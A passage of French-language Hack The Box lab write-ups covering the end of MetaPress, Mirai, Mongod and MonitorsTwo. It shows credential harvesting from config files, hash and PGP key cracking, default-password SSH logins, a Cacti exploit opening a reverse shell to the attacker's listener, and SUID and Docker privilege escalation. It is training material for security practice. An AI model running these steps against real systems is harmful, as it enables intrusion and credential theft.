define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

On réceptionne le contenu du fichier : `/var/www/metapress.htb/blog/wp-config.php` qui contient des identifiants et mot de passe afin de se connecter au protocole FTP, on peut les utiliser afin de se connecter en FTP et télécharger des fichiers

interessants :

```
ftp metapress.htb@metapress.htb
Connected to metapress.htb.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> list
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||45328|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||26190|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp> cd PHPMailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||39758|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 metapress.htb metapress.htb     2092 Jun 20  2022 COMMITMENT
-rw-r--r--   1 metapress.htb metapress.htb     2503 Jun 20  2022 composer.json
-rw-r--r--   1 metapress.htb metapress.htb     5521 Jun 20  2022 get_oauth_token.php
drwxr-xr-x   2 metapress.htb metapress.htb     4096 Oct  5  2022 language
-rw-r--r--   1 metapress.htb metapress.htb    26529 Jun 20  2022 LICENSE
-rw-r--r--   1 metapress.htb metapress.htb    16240 Jun 20  2022 README.md
-rw-r--r--   1 metapress.htb metapress.htb     7584 Jun 20  2022 SECURITY.md
drwxr-xr-x   2 metapress.htb metapress.htb     4096 Oct  5  2022 src
-rw-r--r--   1 metapress.htb metapress.htb        5 Jun 20  2022 VERSION
226 Transfer complete
ftp> get get_oauth_token.php
local: get_oauth_token.php remote: get_oauth_token.php
229 Entering Extended Passive Mode (|||39734|)
150 Opening BINARY mode data connection for get_oauth_token.php (5521 bytes)
100% |***********************************************************|  5521      371.98 KiB/s    00:00 ETA
226 Transfer complete
5521 bytes received in 00:00 (96.27 KiB/s)
ftp> get send_email.php
local: send_email.php remote: send_email.php
229 Entering Extended Passive Mode (|||10705|)
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
100% |***********************************************************|  1126       25.66 KiB/s    00:00 ETA
226 Transfer complete
1126 bytes received in 00:00 (8.76 KiB/s)
```

On trouve les fichiers du serveurs web qui semblent avoir été installé dans le serveur FTP et on a téléchargé des fichiers de configuration du dossier mailer, on affiche leur contenu :

```
cat send_email.php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
*/

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();
```

```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Le fichier contient des identifiants de connexion pour l'utilisateur jnelson `jnelson:Cb4_JmWM8zUZWMu@Ys`, on peut tenter de les utiliser afin de se connecter en SSH :

```
ssh jnelson@metapress.htb
The authenticity of host 'metapress.htb (10.10.11.186)' can't be established.
ED25519 key fingerprint is SHA256:0PexEedxcuaYF8COLPS2yzCpWaxg8+gsT1BRIpx/OSY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'metapress.htb' (ED25519) to the list of known hosts.
jnelson@metapress.htb's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$
```

On obtient ainsi accès à la machine avec l'utilisateur jnelson

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les versions des librairie python :

```
jnelson@meta2:~$ pip freeze
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as
Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/
#python-2-support pip 21.0 will remove support for this functionality.
click==6.6
passpie==1.6.1
PyYAML==3.11
rstr==2.2.4
tabulate==0.7.5
tinydb==3.2.1
```

On découvre la librairie python passpie version 1.6.1 qui est un gestionnaire de mot de passe.
On affiche la configuration de la librairie :

```
jnelson@meta2:~$ passpie config
autopull: null
autopush: null
colors:
  login: green
  name: yellow
copy_timeout: 0
extension: .pass
genpass_pattern: '[a-z]{10} [-_+=*&%$#]{10} [A-Z]{10}'
```

```
headers:
- name
- login
- password
- comment
hidden:
- password
hidden_string: '********'
homedir: /tmp/tmpxfZeWd
key_length: 4096
path: /home/jnelson/.passpie
recipient: 7C6786A7561BC84F5048671E387775C35745D203
repo: true
status_repeated_passwords_limit: 5
table_format: fancy_grid
```

On peut voir que le fichier de configuration est en fait un fichier caché dans le dossier home de l'utilisateur jnelson, on peut donc afficher le contenu du fichier du mot de passe de passpie :

```
jnelson@meta2:~/.passpie$ cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD3O6IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
...
VxHfI4p2KFuza9hwok3jrRS7D9CM51fK/XJkMehVoVyvetNXwXUotoEYeqoDZVEB
J2h0nXerWPkNKRrrfYh4BBgRCAAgFiEEfGeGp1YbyE9QSGceOHd1w1dF0gMFAmK4
V9YCGwwACgkQOHd1w1dF0gOm5gD9GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+P
o3KGdNgA/04lhPjdN3wrzjU3qmrLfo6KI+w2uXLaw+bIT1XZurDN
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
```

On transfère le fichier sur kali puis on crack le mot de passe avec JohnTheRipper :

```
### Conversion du fichier en format craquable avec gpg2john
gpg2john keys.pgp > keys.hash
File keys.pgp

### Crack du hash avec JohnTheRipper
john -wordlist=/usr/share/wordlists/rockyou.txt keys.hash --format=gpg
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded
hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish
11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:02 DONE (2025-01-21 19:34) 0.3355g/s 56.37p/s 56.37c/s 56.37C/s ginger..987654
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le mot de passe trouvé est `blink182` on peut l'utiliser afin d'extraire la clef root contenu dans passpie :

```
jnelson@meta2:~$ passpie export root
Passphrase:
jnelson@meta2:~$ cat root
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
```

```
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
jnelson@meta2:~$ su
Password:
root@meta2:/home/jnelson# cd /root
root@meta2:~#
```

On obtient ainsi l'accès root sur la machine

Mirai

Reconnaissance

Machine cible Adresse IP : `10.10.10.48`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 13:38 CET
Nmap scan report for 10.10.10.48
Host is up (0.018s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1819/tcp  open  plato-lm
32400/tcp open  plex
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=*.78063b2b367a4a389895262d75b0b03c.plex.direct/organizationName=Plex,
Inc./stateOrProvinceName=CA/countryName=US
| Subject Alternative Name: DNS:*.78063b2b367a4a389895262d75b0b03c.plex.direct
| Not valid before: 2017-08-10T00:00:00
|_Not valid after:  2018-08-10T12:00:00
32469/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 54.82 seconds
```

Le scan révèle qu'il y a 6 ports ouverts. Le port 22 pour SSH, le port 53 pour dnsmasq version 2.76, le port 80 pour HTTP, le port 1819 pour plato, le port 32400 pour plex et le port 32469 pour un service inconnu.
On affiche le contenu de l'entete du serveur web :

```
curl -I http://10.10.10.48/
HTTP/1.1 404 Not Found
X-Pi-hole: A black hole for Internet advertisements.
Content-type: text/html; charset=UTF-8
Date: Thu, 06 Mar 2025 12:43:35 GMT
Server: lighttpd/1.4.35
```

Il semble que d'après l'entete du site, le serveur soit sous PiHole qui est un OS pour filtrer le contenu internet.
Sur le port 32400 est lancé un serveur plex, il apparait une demande d'authentification.
On lance un dirbusting du site :

```
feroxbuster -u http://10.10.10.48


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.48
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu
```

```
404      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off
200      GET        1l        1w       18c http://10.10.10.48/versions
200      GET      145l     2311w    14164c http://10.10.10.48/admin/LICENSE
200      GET       20l      170w     1085c http://10.10.10.48/admin/scripts/vendor/LICENSE
200      GET       20l      170w     1085c http://10.10.10.48/admin/style/vendor/LICENSE
[####################] - 2m    210000/210000  0s      found:4       errors:1
[####################] - 53s    30000/30000   563/s   http://10.10.10.48/
[####################] - 2m     30000/30000   297/s   http://10.10.10.48/admin/
[####################] - 2m     30000/30000   317/s   http://10.10.10.48/admin/scripts/
[####################] - 2m     30000/30000   319/s   http://10.10.10.48/admin/img/
[####################] - 2m     30000/30000   316/s   http://10.10.10.48/admin/style/
[####################] - 2m     30000/30000   321/s   http://10.10.10.48/admin/scripts/vendor/
[####################] - 2m     30000/30000   322/s   http://10.10.10.48/admin/style/vendor/
```

On trouve l'url `/admin` qui permet de se connecter à l'interface utilisateur.

Exploitation

Etant donné que le système est lancé sous Raspberry Pi on peut tenter de se connecter en SSH en utilisant les identifiant par défaut du système `pi:raspberry` :

```
ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $
```

On obtient ainsi accès à la machine avec l'utilisateur pi

Privilege Escalation

Il nous faut l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

On peut voir que l'utilisateur peut lancer des commandes root sans utiliser de mot de passe, on execute donc un shell root :

```
pi@raspberrypi:~ $ sudo bash
root@raspberrypi:/home/pi#
```

On obtient ainsi l'accès root sur la machine
Le flag de la machine n'est pas visible il faut lancer une backup de la clef usb puis dézipepr le fichier pour y accéder :

```
### Création de la backup à partir de la clef USB
root@raspberrypi:/# sudo dd if=/dev/sdb of=/backup

### Récuperation des fichiers
extundelete backup --restore-all
```

```
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 2 groups loaded.
Loading journal descriptors ... 23 descriptors loaded.
Searching for recoverable inodes in directory / ...
1 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.

### Affichage des fichiers récupérés
ls
backup  RECOVERED_FILES
```

Il est à présent possible d'afficher le flag présent dans le dossier `RECOVERED_FILES`

Mongod

Reconnaissance

Machine cible Adresse IP : `10.129.57.18`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sV 10.129.57.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 11:47 CET
Nmap scan report for 10.129.57.18
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.16 seconds
```

Il semble qu'il y ait deux ports ouverts qui sont les ports SSH et MongoDB qui est sous version 3.6.8, MongoDB est un service NoSQL.

Vulnerability Assesment

Il est possible d'utiliser l'outil `mongosh` qui est un shell préinstallé permettant au client de se connecter au serveur. On télécharge l'outil mongosh depuis cette URL : `https://www.mongodb.com/try/download/shell` Il faut installer la version 1.10.6 car la version 2.3.4 affiche une erreur lorsque l'on tente de se connecter :

```
$ mongosh --host 10.129.57.18 --port 27017
Current Mongosh Log ID: 674eebc9ee385fd23de94969
Connecting to:          mongodb://10.129.57.18:27017/?directConnection=true&appName=mongosh+2.3.4
MongoServerSelectionError: Server at 10.129.57.18:27017 reports maximum wire version 6,
but this version of the Node.js Driver requires at least 7 (MongoDB 4.0)
```

On lance donc la connexion au serveur avec mongosh version 1.10.6 en utilisant cette commande :

```
$ mongosh --host 10.129.57.18 --port 27017
Current Mongosh Log ID: 674eeb46a4aeb11b51694309
Connecting to:          mongodb://10.129.57.18:27017/?directConnection=true&appName=mongosh+1.10.6
Using MongoDB:          3.6.8
Using Mongosh:          1.10.6
mongosh 2.3.4 is available for download: https://www.mongodb.com/try/download/shell

For mongosh info see: https://docs.mongodb.com/mongodb-shell/


To help improve our products, anonymous usage data is collected and sent to MongoDB periodically
(https://www.mongodb.com/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting
   2024-12-03T10:22:29.436+0000:
   2024-12-03T10:22:29.436+0000: ** WARNING: Using the XFS filesystem is strongly recommended
   with the WiredTiger storage engine
   2024-12-03T10:22:29.436+0000: **          See http://dochub.mongodb.org/core/prodnotes-filesystem
   2024-12-03T10:22:30.970+0000:
   2024-12-03T10:22:30.970+0000: ** WARNING: Access control is not enabled for the database.
   2024-12-03T10:22:30.970+0000: **          Read and write access to data and configuration is unrestricted.
   2024-12-03T10:22:30.970+0000:
------

test>
```

On lance un affichage des bases de données installés sur MongoDB avec `show dbs` :

```
test> show dbs
admin                32.00 KiB
config               72.00 KiB
local                72.00 KiB
sensitive_information  32.00 KiB
users                32.00 KiB
```

On peut voir qu'il y a plusieurs bases de données installés dont une nommé admin.
On explore les différentes bases de données et dans la base de données "sensitive_informations" on lance un affichage des collections des bases de données avec `show collections` :

```
test> use sensitive_information
switched to db sensitive_information
sensitive_information> show collections
flag
```

On peut voir qu'il y une collection appelé flag, on peut lancer un affichage du contenu de la collection en utilisant la commande suivante :

```
sensitive_information> db.flag.find().pretty()
[
  {
    _id: ObjectId("630e3dbcb82540ebbd1748c5"),
    flag: '1b6e6fb359e7c40241b6d431427ba6ea'
  }
]
```

On voit apparaitre le flag de la machine.

MonitorsTwo

Reconnaissance

Machine cible Adresse IP : `10.10.11.211`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.211
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 13:23 CET
Nmap scan report for 10.10.11.211
Host is up (0.062s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http
|_http-title: Login to Cacti

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

Le scan révèle que deux ports sont ouverts, le port 22 pour SSH et 80 pour un serveur web. Le site web affiche une authentification pour le service cacti version 1.2.22

Exploitation

Après recherche sur une vulnérabilité de la version 1.2.22 de cacti on tombe sur la CVE-2022-46169 `https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22` qui permet de capturer un reverse shell, on télécharge et execute l'exploit :

```
### Lancement de l'exploit
python3 CVE-2022-46169.py -u http://10.10.11.211/ --LHOST=10.10.16.7 --LPORT=1234
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!

### reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.211] 50014
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
```

On obtient ainsi accès à la machine, il s'agit d'un environnement docker, On recherche les binaire avec lesquelles on pourrait élever les privilèges :

```
www-data@50bca5e748b0:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

On découvre le binaire `/sbin/capsh` avec lequel on peut élever les privilèges, on lance les commandes suivantes afin d'obtenir les droits root sur le conteneur :

```
www-data@50bca5e748b0:/sbin$ ./capsh --gid=0 --uid=0 --
./capsh --gid=0 --uid=0 --
whoami
root
```

A présent que l'on est root sur la machine on peut essayer d'enumerer les fichiers, dans le fichier racine on découvre un script shell `entrypoint.sh` on affiche son contenu :

```
root@50bca5e748b0:/# cat entrypoint.sh
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]];
then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE
    username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

Le fichier affiche une configuration vers une base de donnée mysql on se connecte avec la commande affiché et on dump les bases de données :

```
root@50bca5e748b0:/# mysql --host=db --user=root --password=root cacti
mysql --host=db --user=root --password=root cacti
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [cacti]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cacti              |
| mysql              |
| performance_schema |
| sys                |
+--------------------+

MySQL [cacti]> show tables;
show tables;
+-------------------------------------+
| Tables_in_cacti                     |
+-------------------------------------+
| aggregate_graph_templates           |
| aggregate_graph_templates_graph     |
| aggregate_graph_templates_item      |
...
| user_auth                           |
...
MySQL [cacti]> select * from user_auth;
select * from user_auth;
+----+----------+--------------------------------------------------------------+
| id | username | password                                                     |
+----+----------+--------------------------------------------------------------+
|  1 | admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
|  3 | guest    | 43e9a4ab75570f5b                                             |
|  4 | marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+----+----------+--------------------------------------------------------------+
```

On obtient les hash de plusieurs utilisateur, on crack le hash de l'utilisateur marcus avec hashcat :

```
hashcat -m 3200 marcus.hash /usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70Jonsd...hFYK4C
Time.Started.....: Sun Jan 19 14:21:45 2025 (24 secs)
Time.Estimated...: Sun Jan 19 14:22:09 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      371 H/s (8.98ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8736/14344385 (0.06%)
Rejected.........: 0/8736 (0.00%)
Restore.Point....: 8512/14344385 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: mark123 -> hattie
Hardware.Mon.#1..: Temp: 46c Util: 95% Core:1785MHz Mem:6000MHz Bus:16

Started: Sun Jan 19 14:21:36 2025
Stopped: Sun Jan 19 14:22:11 2025
```

On obtient les identifiants : `markus:funkymonkey` on peut les utiliser afin de tenetr de se connecter en ssh :

```
ssh marcus@10.10.11.211
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 19 Jan 2025 01:27:00 PM UTC

  System load:                      0.0
  Usage of /:                       63.0% of 6.73GB
  Memory usage:                     16%
  Swap usage:                       0%
  Processes:                        235
  Users logged in:                  0
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:fe94:1724


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$
```

On obtient ainsi accès à la machine avec l'utilisateur marcus

Privilege Escalation

Il nous faut à présent l'accès root. On continue l'enumeration du système, on découvre un mail qui fait référence à la CVE-2021-41091

```
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be
addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and
CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary
values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper
escaping of error messages during template import previews in the xml_path field. This could allow an attacker to
inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session
hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software
containerization. Attackers could exploit this vulnerability by traversing directory contents and executing
programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby
(Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that
running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential
security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

On peut télécharger l'exploit de la CVE pour la transférer, afin d'executer l'exploit il est necessaire de lancer la commande `chmod u+s /bin/bash` puis de lancer l'exploit :

```
### execution de la commande dans le conteneur
root@50bca5e748b0:/# chmod u+s /bin/bash

### Execution de l'exploit
marcus@monitorstwo:~$ ./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
[!] Available Overlay2 Filesystems:
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

[!] Iterating over the available Overlay2 filesystems !
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec
/merged
[x] Could not get root access in '/var/lib/docker
/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'

[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1
/merged
[!] Rooted !
[>] Current Vulnerable Path: /var/lib/docker/overlay2
/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
